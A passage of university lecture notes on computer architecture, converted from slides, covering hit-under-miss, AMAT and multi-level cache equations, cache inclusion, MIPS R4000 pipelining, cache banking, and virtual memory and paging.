- New load creates MSHR entry and sets destination register to “Empty”. Load is “released” from pipeline.
- Attempt to use register before result returns causes instruction to block in decode stage.
- Limited “out-of-order” execution with respect to loads.  
*Popular with in-order superscalar architectures.*

- Out-of-order pipelines already have this functionality built in...  
(load queues, etc). Cf also Power6 “load lookahead mode”

# Value of Hit Under Miss for SPEC



0->1  
1->2  
2->64  
Base

“Hit under n Misses”

- FP programs on average: AMAT= 0.68 -> 0.52 -> 0.34 -> 0.26
- Int programs on average: AMAT= 0.24 -> 0.20 -> 0.19 -> 0.19
- 8 KB Data Cache, Direct Mapped, 32B block, 16 cycle miss
- Hit-under-miss implies loads may be serviced out-of-order...**
  - Need a memory “fence” or “barrier” (<http://www.linuxjournal.com/article/8212>)
  - PowerPC eieio (Enforce In-order Execution of Input/Output) Instruction**

# Add a second-level cache

## ● L2 Equations

$$\text{AMAT} = \text{Hit Time}_{L1} + \text{Miss Rate}_{L1} \times \text{Miss Penalty}_{L1}$$

$$\text{Miss Penalty}_{L1} = \text{Hit Time}_{L2} + \text{Miss Rate}_{L2} \times \text{Miss Penalty}_{L2}$$


$$\text{AMAT} = \text{Hit Time}_{L1} +$$

$$\underline{\text{Miss Rate}_{L1}} \times (\text{Hit Time}_{L2} + \underline{\text{Miss Rate}_{L2}} \times \text{Miss Penalty}_{L2})$$

## ● Definitions:

- ***Local miss rate***—misses in this cache divided by the total number of memory accesses ***to this cache*** ( $\text{Miss rate}_{L2}$ )
- ***Global miss rate***—misses in this cache divided by the total number of memory accesses ***generated by the CPU***  
( $\text{Miss Rate}_{L1} \times \text{Miss Rate}_{L2}$ )
- **Global Miss Rate is what matters**

# Multiple levels of cache - example




L1: 32KB, 8-way associative I and D  
L1D: writeback, two 256-bit loads and a 256-bit store every cycle

L2: 256KB, 8-way writeback with ECC. Can provide a full 64B line to the data or instruction cache every cycle, 11 cycle minimum latency and 16 outstanding misses.

L3: Size varies from device to device. Shared by all cores on chip. Connected by ring interconnect (actually two connected rings)

- Example: Intel Haswell e5 2600 v3
- 18 cores, 145W TDP, 5.56B transistors



- Example: Intel Haswell e5 2600 v3
- Q: do all LLC hits have same latency?
- Q: do all LLC misses have same latency?

- Multi-level inclusion
  - L2 cache contains everything in L1
  - $L_{n+1}$  cache contains everything in  $L_n$
- *We might allocate into L1 but not into L2*
- *We might allocate into L2 but not into L1*
- *We might allocate into L1 and L2 but not LLC*
  - L3 (Last-level cache) is sometimes managed as a victim cache – data is allocated into LLC when displaced from L2 (eg AMD Barcelona, Apple A9)
  - Example: Intel's Crystalwell processor has a 128MB DRAM L4 cache on a separate chip in the same package as the CPU, managed as a victim cache
- Issues:
  - replacement of dirty lines?
  - Cache coherency - invalidation
    - With MLI, if line is not in L2, we don't need to invalidate it in L1

## Multilevel inclusion

# Summary

We can reduce the miss penalty.....

- By choosing write back instead of write-through
  - (because reducing traffic to the next level of the memory system may mean you don't stall later)
- Using a write buffer
  - On a load, check in the write buffer in parallel with cache access
- By choosing between write-allocate and write-no-allocate wisely
- Early restart and critical-word first
- Avoid stalling on misses: non-blocking cache, hit-under-miss
- Add a second cache
- Add a third, fourth cache
  - Multi-level inclusion? Why does it matter?
- Look in your neighbour's cache

# Advanced Computer Architecture

Department of Computing, Imperial College London

## Chapter 4: Caches and Memory Systems

### Part 4: hit time reduction – and address translation

November 2022

Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup>, 5<sup>th</sup> and 6<sup>th</sup> eds), and on the lecture slides of David Patterson and John Kubiatowicz's Berkeley course

# Average memory access time:

$$\text{AMAT} = \text{HitTime} + \text{MissRate} \times \text{MissPenalty}$$

There are three ways to improve AMAT:

1. Reduce the miss rate,
2. ~~Reduce the miss penalty, or~~
3. Reduce the time to hit in the cache

We now look at each of these in turn...

# Fast Hits by pipelining Cache

## Case Study: MIPS R4000

- 8 Stage Pipeline:


- IF—first half of fetching of instruction; PC selection happens here as well as initiation of instruction cache access.
- IS—second half of access to instruction cache.
- RF—instruction decode and register fetch, hazard checking and also instruction cache hit detection.
- EX—execution, which includes effective address calculation, ALU operation, and branch target computation and condition evaluation.
- DF—data fetch, first half of access to data cache.
- DS—second half of access to data cache.
- TC—tag check, determine whether the data cache access hit.
- WB—write back for loads and register-register operations.

- What is impact on Load delay?

- Need 2 instructions between a load and its use!


# Case Study: MIPS R4000

**TWO Cycle  
Load-use Latency  
between load  
instruction and  
arithmetic instruction**



**THREE Cycle  
Branch Latency**  
(conditions evaluated  
during EX phase)

Delayed branch doesn't help  
much: delay slot plus two stalls




- Cache is *pipelined*: 1 cache access per cycle, but with a 2-cycle access *latency*  
(Q: does this reduce AMAT?)

# R4000 Performance

- Not ideal CPI of 1:

- Load stalls (1 or 2 clock cycles)**
- Branch stalls (2 cycles + unfilled slots)**
- FP result stalls: RAW data hazard (latency)**
- FP structural stalls: Not enough FP hardware (parallelism)**



R4000 was an in-order processor – this shows the potential importance of dynamically-scheduled “out-of-order” microarchitectures

MIPS next architecture was the o-o-o R10000

# Cache bandwidth

- What if we want to support multiple parallel accesses to the cache?
  - Divide the cache into several banks
  - Map addresses to banks in some way (low-order bits? Hash function?)
- Other options are possible...
  - Duplicate the cache!
  - Multi-ported RAM: support two reads, to different addresses, every cycle
    - RAM array has two wordlines per row, and two bitlines per column
    - (See  
<https://inst.eecs.berkeley.edu/~cs250/sp16/lectures/lec07-sp16.pdf> slide 67)

H&P 6<sup>th</sup> ed  
pages 99-100


# Virtual memory, and address translation

7


H&P 6<sup>th</sup> ed  
page B-  
36ff

- Simple processors access memory directly
  - Addresses generated by the processor are used directly to access memory
- What if you want to
  - Run some code in an isolated environment
    - So that if it fails it won't crash the whole system
    - So that if it's malicious it won't have total access
  - Run more than one application at a time
    - So they can't interfere with each other
    - So they don't need to know about each other
  - Use more memory than DRAM
    - An effective solution to this is to *virtualise* the addressing of memory
    - By adding address translation


# Fast hits by removing address translation from critical path



Physically-indexed,  
Physically-tagged (**PIPT**)



Virtually-indexed, virtually tagged  
(**VIVT**): Translate only on miss  
Synonym/homonym problems




Virtually-indexed, physically-  
tagged (**VIPT**)  
Overlap \$ access with VA  
translation:  
requires \$ index to remain  
invariant  
across translation

- **CPU issues Virtual Addresses (VAs)**
- **TB translates Virtual Addresses to Physical Addresses (PAs)**

# Paging

Virtual address space is divided into **pages** of equal size.  
Main Memory is divided into **page frames** the same size.




- Running or ready process
  - some pages in main memory
- Waiting process
  - all pages can be on disk
- Paging is transparent to programmer

## Paging Mechanism

- (1) Address Mapping
- (2) Page Transfer

(Review introductory operating systems material  
for students lacking CS background)

# Paging - Address Mapping



